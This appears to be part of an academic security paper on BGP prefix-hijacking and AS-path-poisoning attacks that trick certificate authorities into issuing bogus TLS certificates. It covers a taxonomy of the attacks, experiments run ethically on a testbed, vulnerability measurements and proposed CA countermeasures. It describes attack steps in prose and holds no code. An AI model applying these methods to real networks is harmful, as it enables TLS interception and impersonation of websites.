In addition, it is possible for the adversary to attack a CA's IP address. The adversary can intercept the response of the victim (or a DNS server used to resolve the victim's IP) to the CA, modify it to contain the document specified by the CA (or an incorrect DNS response), and forward it to the CA. By man-in-the-middling the responses from the victim's domain or DNS servers, the adversary can fool the domain control verification process. These additional IP addresses an adversary can attack increase the attack surface.

**BGP Attack Properties:** For an attack to be effective, it must have two properties: viability and stealthiness. For a given adversary, victim, and BGP attack type, viability is a binary indication of whether the adversary is capable of launching the attack. On the other hand, the stealthiness of an attack is determined by several properties that we group into two categories:

1. Control-plane stealthiness: this is measured through the properties of a BGP announcement like the IP prefix announced and the AS path.
2. Data-plane stealthiness: this is measured through the number of ASes whose connectivity to a victim's domain is disrupted during an attack.

## 2.2 Taxonomy of BGP Attacks


We present the details of the following five attacks, and discuss the tradeoff between attack stealthiness and viability for each attack:

- **Traditional sub-prefix attack:** An adversary makes a BGP announcement originating a more-specific IP prefix than the victim's prefix.
- **Traditional equally-specific-prefix attack:** An adversary announces an equal-length prefix as the victim's prefix.
- **Prepended sub-prefix attack:** An adversary claims reachability to a more-specific IP prefix via a non-existent connection to the victim.
- **Prepended equally-specific-prefix attack:** An adversary claims reachability to the victim's prefix via a non-existent connection.
- **AS-path poisoning attack:** An adversary announces a valid route to a more-specific prefix than the victim's prefix to intercept Internet traffic en route to the victim.

Figure 2 illustrates the effects of these BGP attacks on Internet routing, and we summarize the unique properties and implementation details of these BGP attacks in

| Attack Name | Prefix Length Announced | AS-Path Effect | Effect on Victim |
|---|---|---|---|
| Traditional Sub-Prefix Hijack | Sub-Prefix | Entire Path Differs | Global Traffic Blackholed |
| Traditional Equally-Specific Prefix Hijack | Equal-Length | Entire Path Differs | Selective Traffic Blackholed |
| Prepended Sub-Prefix Hijack | Sub-Prefix | ASes After Origin Differ | Global Traffic Blackholed |
| Prepended Equally-Specific Prefix Hijack | Equal-Length | ASes After Origin Differ | Selective Traffic Blackholed |
| AS-Path Poisoning Attack | Sub-Prefix | Valid Route to Victim | Global Traffic Intercepted |

Table 1: BGP attacks and their associated properties.




(a) No Attack (b) Sub-Prefix Hijack Attack

(c) Equally-Specific Hijack (d) AS-Path Poisoning Attack

Figure 2: Attack illustration.

Table 1. At a high level, each attack in the lower table is more preferable to an adversary because it is stealthier and less detectable by existing BGP security measures and data-plane measurements. However, these stealthier attacks are less likely to be viable for a given adversary. The viability and stealthiness of each attack is shown in Table 2. We later use these observations to asses the vulnerability of the PKI to BGP attacks of varying levels of stealthiness in Section 4.

### 2.2.1 Traditional Sub-Prefix Hijack

**Attack Methodology:** The adversary makes a BGP announcement to a sub-prefix that includes the victim domain's IP. For example, to attack a victim domain on the IP address X.Y.Z.1 of prefix X.Y.Z.0/23, an adversary could launch a sub-prefix attack announcing the prefix X.Y.Z.0/24 to capture the victim's traffic. Figure 2a shows the default routing of traffic when no attack is active, and Figure 2b shows the effects of a sub-prefix hijack attack. Because routers prefer more-specific IP prefixes over less-specific ones, this announcement will capture all traffic to the victim's domain, as demonstrated in Figure 2b. This attack is highly effective and can be launched by any AS on the Internet.

**Attack Viability:** This attack is highly viable. The majority of domains use IP prefixes shorter than the maximum /24 (shown in Section 4.2), which allows an attacker to announce IP sub-prefixes without being filtered (many ASes filter announcements longer than /24 [9]). Additionally, the attack has a global effect and the adversary's location does not influence the attack viability.

**Attack Stealthiness:** Although effective, this attack is very visible in both the control and data planes. As seen in Figure 2b, *all* traffic from any AS on the Internet is routed to the adversary. In the data plane, this causes a nearly global loss of connectivity to the victim's domain. In addition, from a control-plane viewpoint, the announcement is highly suspicious. The adversary's AS has likely never announced the victim's prefix before. When the adversary originates the victim's prefix (an event known as a Multiple Origin AS, MOAS, conflict [49]), many BGP monitoring systems [30, 42, 29, 26] will flag this announcement because of the suspicious change in origin AS. Furthermore, if the victim has an RPKI entry for their IP prefix, this announcement will be filtered by ASes that perform Route Origin Validation (ROV) [17]. Thus, although an adversary could easily get a certificate before the attack is detected (as we will show in Section 3, several CAs will sign a certificate seconds after domain control verification and these attacks can last for several hours), the rapid detection of this announcement would reduce the damage the bogus certificate could do.

### 2.2.2 Traditional Equally-Specific-Prefix Hijack

**Attack Methodology:** An adversary aiming to increase stealthiness (or attack a domain running in a /24 prefix so a sub-prefix attack is not viable) may launch an equally-specific-prefix hijack [22]. In this attack, an adversary announces the exact same prefix that the victim is announcing. Each AS will then pick the preferred route

| Attack Name | Effective Against /24 Prefixes | Evades Origin Change Detection | Internet Topology Location Required |
|---|---|---|---|
| Traditional Sub-Prefix Hijack | No | No | Any location |
| Traditional Equally-Specific Prefix Hijack | Yes | No | Many locations |
| Prepended Sub-Prefix Hijack | No | Yes | Any location |
| Prepended Equally-Specific Prefix Hijack | Yes | Yes | Few locations |
| AS-Path Poisoning Attack | No | Yes | Any multi-homed location |

Table 2: The stealthiness and viability of BGP attacks.

between the adversary's false announcement and the victim's original announcement, based on local preferences and path length, etc.. As shown in Figure 2c, this type of attack causes only part of the Internet to prefer the adversary's announcement. In parts of the Internet that do not prefer the adversary's route, this attack is unnoticeable in the data plane (connectivity is unaffected). Also, in the control plane, many ASes will not learn (let alone choose) the adversary's route.

**Attack Viability:** The viability of this attack is determined by the topological relationship between the CA, the victim, and the adversary. The Internet topology must cause the adversary's route to be preferred by the CA over the victim's route. Thus, this attack is less viable than a traditional sub-prefix hijack. We will further quantify the viability of this attack in Section 4.3.1.

**Attack Stealthiness:** In the control plane, this attack is more stealthy than a traditional sub-prefix hijack because parts of the Internet will not hear the adversary's announcement. However, this attack still involves a change in origin AS that can be detected by RPKI and BGP monitoring systems. In the data plane, this attack will not cause a global loss of connectivity to the victim's domain like the traditional sub-prefix hijack.

#### 2.2.3 Prepended Sub-Prefix Hijack

**Attack Methodology:** An adversary can increase the stealthiness of a sub-prefix hijack attack by prepending the victim's Autonomous System Number (ASN) in the malicious announcement's AS path. Thus, the AS path will begin with the victim's ASN followed by the adversary's ASN. Importantly, the adversary's AS is no longer claiming to be the origin AS for the prefix. Instead the adversary is simply claiming a topological connection to the victim (that does not in fact exist).

**Attack Viability:** The viability of this attack is identical to that of the traditional sub-prefix hijack attack because routers always prefer a more specific BGP announcement over a less-specific one regardless of the AS-path field. Thus, all victims that have an IP prefix shorter than /24 are vulnerable.

**Attack Stealthiness:** This attack is significantly more stealthy than a traditional sub-prefix hijack, particularly in the control plane. The origin ASN in the adversary's announcement is identical to the victim's ASN in the original announcement. BGP monitoring systems that only perform origin AS check will not be able to detect this attack. More advanced techniques such as data-plane measurements [42, 26] are needed to detect the attack. However, these advanced systems often require human intervention to take action on a flagged route, which may take hours [9].

On the data plane, this attack has a similar global effect to traditional sub-prefix attack. However, due to control-plane stealthiness, an adversary will likely launch this attack (instead of a traditional sub-prefix hijack attack) to increase stealthiness with no effect on viability.

#### 2.2.4 Prepended Equally-Specific-Prefix Hijack

**Attack Methodology:** Similar to the prepended sub-prefix attack, an adversary can prepend the victim's ASN to an equally-specific-prefix hijack. Because the adversary is now announcing the same prefix as the victim with the same origin ASN, this attack is has a significant increase in stealthiness over all previously listed attacks.

**Attack Viability:** This attack is even less viable than a traditional equally-specific prefix hijack. AS-path length is an important factor in route selection. Because the adversary's route is made one hop longer by prepending the victim's ASN, the adversary's announcement will attract less traffic than it does in the traditional equally-specific prefix hijack. In many other applications, this can significantly limit the use of such an attack, but when attacking the PKI, the adversary only needs to intercept traffic from one of many trusted CAs. Thus, this attack can still be viable even with the reduced area of effect.

**Attack Stealthiness:** This attack has similar control plane properties to the prepended sub-prefix hijack. The prepended victim origin AS makes the attack less likely to be detected by BGP monitoring systems. Thus, the attack is very stealthy. On the data plane, it is similar to the traditional equally-specific prefix hijack which does

not cause global loss of connectivity.

#### 2.2.5 Sub-Prefix-Interception With Path Poisoning

**Attack Methodology:** While all previous attacks have involved breaking data-plane connectivity to a victim's domain (either global or partial), we here present an attack that uses AS-path poisoning to maintain a valid route to the victim's domain. Our attack allows an adversary to fully man-in-the-middle encrypted TLS traffic (as opposed to only attacking unencrypted traffic [39]). In our attack, an adversary announces a sub-prefix of the victim's original announcement similar to the sub-prefix hijack attack. The crucial difference is that the adversary will append a legitimate route R to the victim following the adversary's own ASN in the announced path. *This causes the ASes along route R between the adversary and the victim to ignore the adversary's announcement because of loop prevention.* These ASes would still prefer the victim's original announcement, and thus route R is still a valid route to the victim. All of the ASes not on route R would prefer the adversary's announcement because of the adversary's more-specific prefix announcement. Thus, the entire Internet (with the exception of the ASes on route R) routes traffic destined to the victim's domain to the adversary, and the adversary can still forward all the traffic through to the victim via a valid route without breaking data-plane connectivity.

**Attack Viability:** This attack can be performed by any multi-homed AS against a domain on a prefix shorter than /24. It is crucial that the adversary's AS be multi-homed (have more than one provider) so at least one provider can deliver the victim's traffic to the adversary while another provider forwards the traffic to the victim.

**Attack Stealthiness:** This attack is completely stealthy in the data plane in terms of connectivity. Once the adversary makes the announcement, it can continue forwarding traffic to the victim via the valid route to maintain data connectivity. In addition, the adversary can use the bogus certificate gained in this attack to not only fake a victim's website but to fully man-in-the-middle all TLS connections. The adversary can decrypt TLS traffic by posing as the victim's domain to users. It can then forward the user traffic to the victim's domain to hide the attack. This ensures that there is no connectivity issue from the victim's perspective while a full man-in-the-middle attack is under way on TLS connections.

This attack also has a high degree of stealthiness in the control plane. Many networks will announce sub-prefixes on occasion for traffic engineering. Because the adversary's announcement has the victim as the origin AS of the prefix and a valid path to the victim, this announcement will look similar to a legitimate route. In addition, because of BGP loop prevention, the ASes along route R may never notice this malicious announcement.





Figure 3: Experimental setup to launch BGP attacks.

## 3 Launching Ethical Attacks in the Wild

We successfully performed all the attacks in Section 2 in an ethical manner on the real Internet using trusted CAs.

### 3.1 Experimental Setup

Our experimental setup consisted of an adversarial server and a victim server. Each server was configured to make BGP announcements and forward packets through the muxes in the PEERING testbed [40]. In this experiement, we will consider a victim server in Ohio that is connected to a mux in the Los Nettos Regional Network in Los Angeles over a VPN tunnel, and an adversarial server sited in London that is connected to a mux at the Amsterdam Internet Exchange over another VPN tunnel (shown in Figure 3). Note that the adversary has two different upstream providers, making it multi-homed and capable of launching AS-path poisoning attacks.

### 3.2 Real-World BGP Attacks

**Control Setup.** We start by announcing a /23 IP prefix we controlled to the Los Nettos Regional Network. Internet traffic to the victim's domain came through the Los Nettos Regional Network to the victim's server.

#### 3.2.1 Sub-Prefix Hijack Execution

We left the victim's network configuration untouched, and then used the adversarial server in London to make malicious BGP announcements for a more specific /24 prefix containing the victim's domain through the mux at the Amsterdam Internet Exchange. We then waited several minutes for the announcement to propagate. We

subsequently approached leading certificate authorities and requested a certificate for the victim's domain. Because the domain resolved to an IP in the hijacked sub-prefix, we were able to complete the domain control verification process without any access to the victim's server. We also successfully repeated this process using a prepended sub-prefix hijack attack where the victim's ASN was prepended to the adversary's announcement.

#### 3.2.2 Equally-Specific-Prefix Hijack Execution

Using a similar configuration to the sub-prefix attacks, we announced the same /23 prefix as the victim from the mux at the Amsterdam Internet Exchange. Because these attacks do not affect traffic globally, we used ICMP Ping to determine which ASes had been hijacked by our announcement. We then made sure to request a certificate from a CA located in the hijacked section of the Internet. We repeated this process with and without origin AS prepending. Similar to the case above, we obtained a certificate without needing access to the victim's server.

#### 3.2.3 AS-Path Poisoning and Traffic Interception

We launched an AS-path poisoning attack and tested the capability of these attacks to perform interception of encrypted traffic. We first observed the AS path and next hop of the route used by the mux at the Amsterdam Internet Exchange for the victim's prefix. Next, we set up a static route to forward all traffic destined to the victim's prefix to the next hop we had recorded (the only traffic that did not match this rule was traffic from the IP used by a CA for domain control verification).

We then made a route announcement for a sub-prefix (that contained the victim's domain) with every AS between the adversary and the victim prepended to the AS path. Because the announcement was for a sub-prefix, all ASes routed traffic to the adversary with the exception of the ASes between the adversary and the victim (which did not adopt the announcement because of loop prevention). Since the ASes between the victim and the adversary did not adopt the malicious announcement, the static route we configured to the victim allowed the adversary to properly forward all of the traffic to the victim and cause **no** effect on global connectivity.

With traffic forwarding in place, we approached a CA and requested a certificate. The traffic from the CA's server was not forwarded to the victim and was instead answered by the adversary's server, allowing us to obtain a trusted TLS certificate with no impact on the victim's connectivity. We then deployed this certificate to a web server run by the adversary. Finally, we removed the routing rule for traffic forwarding to the victim and answered HTTPS requests using the adversary's web server and trusted certificate. To measure the effect of this attack on real users, we simulated an innocuous user of the victim's domain by continually running HTTPS AJAX calls to the victim's domain. We observed that with no interruption in connectivity, the AJAX calls went from being securely sent to the victim's server to being read by the adversary. We were able to execute this attack in as little as 35 seconds (from BGP announcement to HTTPS traffic decryption).

| | Let's Encrypt | GoDaddy | Comodo | Symantec | GlobalSign |
|---|---|---|---|---|---|
| **Time to issue certificate** | 35s | <10min | 51s | 6min | 4min |
| **Human Interaction** | No | No | No | No | No |
| **Multiple Vantage Points** | No[3] | No | No | No | No |
| **Validation Method Attacked** | HTTP | HTTP | Email | Email | Email |

Table 3: The 5 CAs we attacked and obtained certificates from. We found that all CAs were automated and none had any defenses against BGP attacks.

## 3.3 Certificate Authorities Attacked

In addition to the variety of BGP attacks used, we also assessed the vulnerability of various CAs to the use of these BGP attacks to obtain bogus certificates. Table 3 lists the CAs we approached for certificates. For each CA, we launched a sub-prefix hijack attack against a victim's HTTP server (for HTTP verification) or Email server (for email verification) depending on the verification method preferred by the CA. Since the sub-prefix hijack attack is the most detectable attack, if a CA does not notice such an attack and signs a certificate, it must have no BGP defense in place and thus will not be able to detect any more advanced attacks.[1] We also recorded the relevant server logs to see if CAs had fetched the relevant resources on our servers from multiple IP addresses (indicating deployment of multiple vantage points). No CAs had such a countermeasure in place. We also noted the speed that each CA issued a certificate. All CAs signed our requests with no direct human interaction,[2] allowing for an adversary to obtain a certificate very rapidly. Since our experiment, Let's Encrypt has deployed one of our suggested countermeasures.

[1] As noted in Section 3.2.2 and Section 3.2.3, we also performed BGP equally-specific-prefix attacks and AS-Path poisoning attacks against a *chosen* CA (and not against all CAs).

[2] The longer delay from several CAs is due to the time it took us to manually request certificates from those CAs through web interfaces.

[3] No vantage points were deployed at time of attack. Let's Encrypt has since implemented multiple vantage point verification in their staging environment, where it is being tested before full release.

### 3.4 Attacks on Victim DNS

In addition to spoofing HTTP/Email domain verification by hijacking the victim's HTTP/Email servers, we launched attacks targeting the victim's DNS server. Once we had captured traffic to the victim's authoritative DNS server, we ran an adversarial DNS server configured to give a fake response for the A records associated with the victim's domain. When the CA performed a DNS lookup required for HTTP/Email verification, our adversarial DNS server responded with the IP of the adversary's server. The CA then sent the HTTP request/Email to the adversary's server instead of the victim's server.

### 3.5 Ethical Considerations

While performing these experiments, we made sure to not harm or interfere with the operations of real users or real web sites by following three important guidelines: 1) We only requested certificates for domains we registered strictly for the purpose of this experiment. Thus, these domains had no real users, and no users were affected when we obtained certificates for these domains. 2) We only made BGP announcements for IP prefixes that were allocated to us through the PEERING testbed, and all BGP announcements were originated by an AS belonging to the PEERING testbed. Thus, our experiment did not affect any other Internet traffic. 3) We did not generate any network traffic with a source address that we did not control (source IP spoofing). By following these guidelines, our experiments used real Internet infrastructure but did not affect any real users.

In this section, we demonstrate real-world BGP attacks that successfully obtain bogus certificates from the five largest CAs. We show that network-level adversaries can undermine the security properties offered by HTTPS by targeting domain validation protocols and attack users that are seemingly visiting a "secure" site. This motivates our work in Section 5 on developing countermeasures to prevent these attacks from ever harming real users. We have also reached out to Let's Encrypt to discuss the deployment of countermeasures.

## 4 Quantifying Vulnerability of Domains and CAs

The degree of vulnerability of the PKI to the various attacks outlined above depends on several factors like the topological relationship between the adversary and the victim and the length of the victim's prefix. We aim to measure these factors and quantitatively assess the viability of the attacks. Specifically, we aim to analyze what fraction of certificate signings could have been spoofed using one of the attacks above. Our measurement of domains reveals that 72% of domains are vulnerable to sub-prefix attacks (that can be launched by *any* AS on the Internet). All of the domains are vulnerable to an equally-specific-prefix attack, from an average of 70% of ASes on the Internet (specific to any given victim domain).

### 4.1 Data Collection

To gather data about TLS domains, we scraped the Certificate Transparency logs through crt.sh [4] and resolved the domain names in the common name field of certificates to an IP address. For each certificate, we resolve the common name to an IP address using our local DNS resolver.[4] We then map the IP address to the IP prefix and origin AS using Level3's routing table from the time the certificate was issued (see Section 5.2.1 for an explanation of our use of historical BGP data). We chose 10 of the 14 top CAs listed on W3Techs CA usage survey from 17th November 2017 [8] for our study. The 10 CAs were selected because of their consistent logging of Domain Validated (DV) certificates to Certificate Transparency. We performed filtering to exclude domains that fail to resolve to an IP address. Also, because of the large volume of certificates being signed, we were forced to rate limit our certificate scraping.[5] Over the period between 3/11/17 and 8/7/17, we generated a dataset of 1.8 million certificates after filtering.

### 4.2 Vulnerability to Sub-Prefix Attacks

We first evaluate the vulnerability to sub-prefix attacks, where the adversary AS announces a longer prefix than the original prefix. We evaluate vulnerability of both domains and CAs to such attacks.

#### 4.2.1 Vulnerability of Domains

Because the majority of ASes filter BGP announcements to prefixes longer than /24, only domains running on prefixes shorter than /24 are vulnerable to sub-prefix attacks. That said, *our data shows that 72% of domains (1.3 million in our dataset) requesting certificates ran on prefixes shorter than /24 at the time of requesting certificate.* Figure 4 shows the complete distribution of domains over different IP prefix length. Thus, a sub-prefix hijack/interception attack is very viable on the PKI.

[4] Wildcard certificates were ignored because some CAs require DNS verification for wildcard certificates [5] and thus do not contact the server running at the domain's A record.

[5] To ensure our sample was representative, we obtained another sample of certificates directly from Let's Encrypt's logs (the CA most affected by the rate limiting) and compared the distribution of prefix lengths and originating ASes. We found these distributions to be similar implying that our research findings were not significantly impacted by the rate limiting.





Figure 4: Number of domains hosted in an IP prefix of a given length. Only 28% of domains are on /24 prefixes.

**Remark:** While works on BGP attacks in other applications have recommended that ASes announce /24s to prevent sub-prefix attacks [44, 45], this is not feasible for domain owners. Owing to the very large number of domains with TLS certificates, running every domain on a /24 would cause a sizable increase in BGP routing table. Thus, in the absence of feasible countermeasures, 72% of domains are vulnerable to sub-prefix attacks. This motivates our work on designing new countermeasures for PKI in Section 5.

#### 4.2.2 Vulnerability of CAs

CAs are also a target for attacks. Of the five CAs we performed attacks on, only one (Comodo) ran the IP used for verification out of a /24 prefix. Table 4 shows the IPs we observed CAs using for verification and the prefix length for each IP. We also show the originating AS and the number of providers (including tier 1 networks) of the originating AS. Unlike the large number of domains, there is a fairly small number of CAs, and it would be reasonable for CAs to run the IPs used for domain control verification on a /24 prefix to avoid sub-prefix hijacks. In addition, Comodo and GoDaddy operate their own ASes, meaning that running the verification servers on a /24 IP prefix would require only an update in routing policy. For CAs that do not control their own BGP announcements, we recommend negotiations with the relevant ISPs because running domain control verification servers on /24 IP prefixes has a sizable security benefit with little additional cost as explained in Section 2.2.1.

### 4.3 Vulnerability to Equally-Specific-Prefix Hijacking

To assess the vulnerability of domains and CAs to equally-specific-prefix attacks, we used the notion of *resilience* [31]. An AS of a CA $v$ is *resilient* to an attack

| | Let's Encrypt | GoDaddy | Comodo | Symantec | GlobalSign |
|---|---|---|---|---|---|
| IP Used | 64.78.149.164 | 68.178.177.122 | 91.199.212.132 | 69.58.183.55 | 114.179.250.1 |
| IP Prefix | /20 | /22 | /24 | /20 | /11 |
| Origin AS | AS13649 | AS26496 | AS48447 | AS30060 | AS4713 |
| Num. Providers | 5 | 4 | 4 | 4 | 0 |
| # Tier 1 Providers | 4 | 4 | 1 | 4 | AS4713 is Tier 1 |
| Resilience of CAs (section 4.3.2) | 0.887 | 0.731 | 0.217 | 0.440 | 0.587 |

Table 4: This table shows the IPs used by various CAs to perform domain control verification.

launched by a false origin AS $a$ on a victim domain AS $t$, if $v$ is *not deceived* by $a$ and still sends its traffic to $t$. For a given $(v, a, t)$ pair, resilience is calculated by:

$$\bar{\beta}(t,v,a) = \frac{p(v,t)}{p(v,t)+p(v,a)}$$

where $p(v,a)$ is the number of equally preferred paths from CA $v$ to false origin $a$ and $p(v,t)$ is the number of equally preferred paths from CA $v$ to victim domain $t$. We perform the path inference based on (1) local preference of customer routes over peer routes over provider routes and (2) shortest AS path as outlined by Gao et al. [21].

Then, for a given CA $v$ and victim domain $t$, we will consider all other ASes as possible attackers $a$ and aggregate the above values to obtain a resilience for pair $(v,t)$. We computed such resilience values for all pairs of the top ten CAs and the 12992 victim domain ASes in our dataset using the AS topology published by CAIDA in October of 2017.

Resilince is largely determined by AS interconnectivity. ASes with a larger number of neighbors tend to have higher resiliences (especially if these neighbors are tier 1 providers) because they are closer to other parts of the Internet, which makes their route more preferable. AS size (as measured by infrastructure or geographic area covered) does not directly influence resilience but is correlated, because large ASes are more likely to have a larger number of neighbors.

#### 4.3.1 Resilience of Domains

Figure 5 shows the *average resilience* of the domains averaged over the top ten CAs. We can see that 50% of the domains have resilience values lower than 57%, meaning that if an adversary selects a *random CA* to issue a certificate for these victim domains, there would be at least 43% probability that the adversary would be able to launch an equally-specific-prefix hijack and obtain the bogus certificate from that CA.





Figure 5: Average resilience and effective resilience of victim domains considering the top ten CAs.

Furthermore, an adversary can choose a target CA to exploit as opposed to choosing a random CA to increase the probability of success. Thus, we also compute the *effective resilience* of the domains by taking the minimum resilience value from the top ten CAs, also shown in Figure 5. We can see that the effective resilience is a lot lower than the average resilience. 50% of the domains have resilience values lower than 30%, meaning that if an adversary targets one of the ten CAs to issue a certificate for these victim domains, there would be at least 70% probability that the adversary would succeed. Note that there are many more CAs than the top ten CAs we considered in our dataset, so considering a larger set of CAs could further lower the effective resilience.

#### 4.3.2 Resilience of CAs

Similarly, we compute the average resilience of CAs by averaging over all victim domains. We show the average resilience in the last row in Table 4 for the five CAs that we attacked in Section 2.

There is high variation among the resiliences of CAs. Let's Encrypt's resilience is very high (.887) because it has four direct tier 1 providers and is one hop away from much of the Internet, so its announcement will likely be preferred over the adversary's announcement. On the flip side, Comodo has a very low resilience (0.217) because it has only one direct tier 1 provider. This makes the path longer for Comodo to reach the rest of the Internet and likely less preferred over an adversary's announcement.

## 5 Countermeasures for CAs

At the time we performed our attacks, no CAs we studied had any countermeasures in place to prevent BGP attacks from acquiring bogus TLS certificates.[6] As a result, all attacks we launched and theorized were possible against leading CAs. In this section, we present two countermeasures that can be deployed by CAs to mitigate these attacks: multiple vantage point verification and BGP monitoring system.

To test the effectiveness of these countermeasures, we developed our own implementation of both countermeasures in the Let's Encrypt code base and relaunched the attacks in an attempt to fool our modified CA. We found that our defenses are effective in mitigating the attacks discussed in this paper.

### 5.1 Multiple Vantage Point Verification

As discussed in Section 2.2, equally-specific-prefix attacks and AS-path poisoning attacks do not affect the whole Internet. The former affects only a local network and the later does not affect the on-path ASes from the adversary to the CA. In other words, while the attack *successfully captures* traffic from the CA, it *will not capture* traffic from other parts of the Internet. Thus, it is important for CAs to perform domain control verification from a global perspective by repeating the verification from multiple vantage points.[7]

We propose a multiple vantage point verification method that can be deployed by CAs (with a similar motivation to the Perspectives [47] and Double Check [12] systems for trust-on-first-use protocols). The CAs will establish multiple vantage points in several different ASes. During the domain verification process, CAs will perform domain verification from all these vantage points. Our proposal in this section focuses on the HTTP verification method. We provide an adapted proposal on the Email verification method in Appendix B.

#### 5.1.1 Vantage Point Selection

Given limited resources available for deploying vantage points, we need to strategically select the vantage points to maximize the security. Two distinct factors contribute to the quality of a set of vantage points:

1. The uneven distribution of domains. As shown in Table 5, five ASes host nearly 50% of all the domains in our dataset. Vantage points that are topologically closer to these ASes are preferable to more distant vantage points.
2. Vantage point diversity. Vantage point sets that are more spread out across the Internet topology are

[6] Since the time of our work, Let's Encrypt has deployed the multiple vantage point countermeasure presented in this section in their staging environment. We will discuss their deployment and our recommendations.

[7] Note that the multiple vantage point verification is effective against attacks that do not have a global effect. To defend against attacks that have a global effect (e.g., traditional sub-prefix attacks), we propose a BGP monitoring system in Section 5.2.

| ASN | Organization | # domains | Resilience |
|---|---|---|---|
| 53831 | SquareSpace | 260045 | 0.166 |
| 26496 | GoDaddy | 239226 | 0.306 |
| 14618 | Amazon | 155593 | 0.542 |
| 16276 | OVH | 146780 | 0.362 |
| 62679 | Shopify | 60157 | 0.378 |
| 37963 | Alibaba | 52769 | 0.378 |
| 16509 | Amazon | 36014 | 0.783 |
| 24940 | Hetzner | 33855 | 0.219 |
| 197695 | Reg.ru | 23506 | 0.378 |
| 32475 | SingleHop | 20166 | 0.108 |
| All Other ASes | - | 819366 | - |

Table 5: Top ten ASes by number of hosted domains.

more difficult to attack with a single localized routing announcement.

With these criteria in mind, we designed an algorithm to select preferred vantage points for a given CA. The algorithm requires a set of customer domains (in our case, domains from our dataset of certificates), and a list of candidate vantage points (e.g., data centers where the CA can potentially deploy vantage points). Fundamentally, the algorithm attempts to find a set of vantage points with the maximum resilience *as a set*. We calculate the resilience for a set as following. We first compute the resilience of each sample domain from each vantage point in the set, as explained in Section 4.3. Then, we take the maximum resilience of each domain from the previous step. We then average the maximum resiliences over all domains to obtain the resilience for the set.[8]

Next, our algorithm has three nested steps:

1. Vantage Point Set Improvement: The algorithm begins with an initial set of randomly-selected vantage points from the list of candidate vantage points. Then, for each vantage point in the set, the algorithm substitutes that vantage point with the potential vantage point (chosen from the list of candidate vantage points) that causes the set of vantage points to have the greatest resilience increase.
2. Finding a Local Maximum: The process of vantage point set improvement is repeated until the set of vantage points can no longer be improved. We refer to this set of vantage points as a local maximum.
3. Using Randomization to find a Global Maximum: Given a set of candidate vantage points, there exist several local maximum of which only one is a global maximum (i.e., the optimal set of vantage points). To increase the likelihood of finding a global maximum, our algorithm repeats the above steps with random initial vantage points to find as many local maximum as possible.

We found that there is a roughly 18% chance that a local maximum found by the script will be the global maximum we eventually found (when considering a set of five vantage points chosen from 1,000 candidate vantage points). Thus, the above algorithm can find global maximums with a reasonable number of repetitions.

This algorithm can also let CAs find out how best to expand while utilizing existing infrastructure. To compute *additional* vantage points given a set of already deployed vantage points, we simply consider certain vantage points in the candidate set to be fixed (e.g., CA's existing vantage points such as its own data center) and we do not consider alternatives to these vantage points.

### 5.1.2 Vantage Point Evaluation





Figure 6: Resilience for Let's Encrypt with varying numbers of vantage points.

We evaluate resilience for Let's Encrypt with different numbers of vantage points, shown in Figure 6. The baseline is 1 Vantage Point, where the CA only performs domain control verification from its own existing AS/data center without any additional vantage points (in Let's Encrypt's case, the ViaWest data center AS 13649 is the fixed vantage point). This gives an average resilience of domains of 61%, meaning an attack will have a 39% chance of success. When the number of vantage points is more than one, the adversary must hijack traffic from all of the vantage points to deceive the CA. This greatly reduces the chance of success for the attacker. Note that this evaluation considers the *domains* as the target of BGP attacks, whereas resiliences shown Table 4 considers the *CAs* as the target.

